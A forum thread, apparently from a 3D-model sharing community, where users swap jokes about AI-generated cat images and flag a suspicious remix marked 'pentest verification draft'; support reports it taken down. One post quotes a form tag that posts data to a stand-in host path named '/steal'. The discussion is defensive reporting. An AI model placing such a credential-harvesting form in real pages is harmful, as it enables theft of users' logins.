
I have to know the prompt for this. “Add cat, attempting to dig in pot, but with an expression of thwarted desperation, as if to say What have you done? I was going to peeee in here!”

“Teenage male cat caught on computer browsing risqué websites, but replace the computer with a potted plant.” You could also add the caption “A bong? I ordered a X-Box controller!”

Didn’t work, I think I need to start with his image.

Re-uploaded a hi-res version instead, look at the name of the band on the concert tickets!

The screenshot of the remix includes the text “pentest verification draft”.

‘Pentest’ is cybersecurity jargon for “penetration testing”. This might be the work of a red team from Bambu, or from a consultant they hired to test MakerWorld security.

(Not to mention, @ikxdf mentioned form action=“https://poc-showcase.invalid/steal” method="POST". POC usually means “proof of concept”, and any domain name ending in .invalid will never work (by design).

It’s also possible, if unlikely that this is a real attack attempt. Either way, MakerWorld/Bambu should take it down. If it’s a red team pentest, it’s time to note the result and take it down. :slight_smile:
@SupportAssistant can you step in to help here?

Hah! I tried to look before you put up the higher resolution! That is surprisingly funny. I wonder where AI pulled that from.

We really appreciate you flagging this. Our technical team is looking into the potential risk, and the related remix models have been taken down.

I was expecting tickets for a Stray Cats show.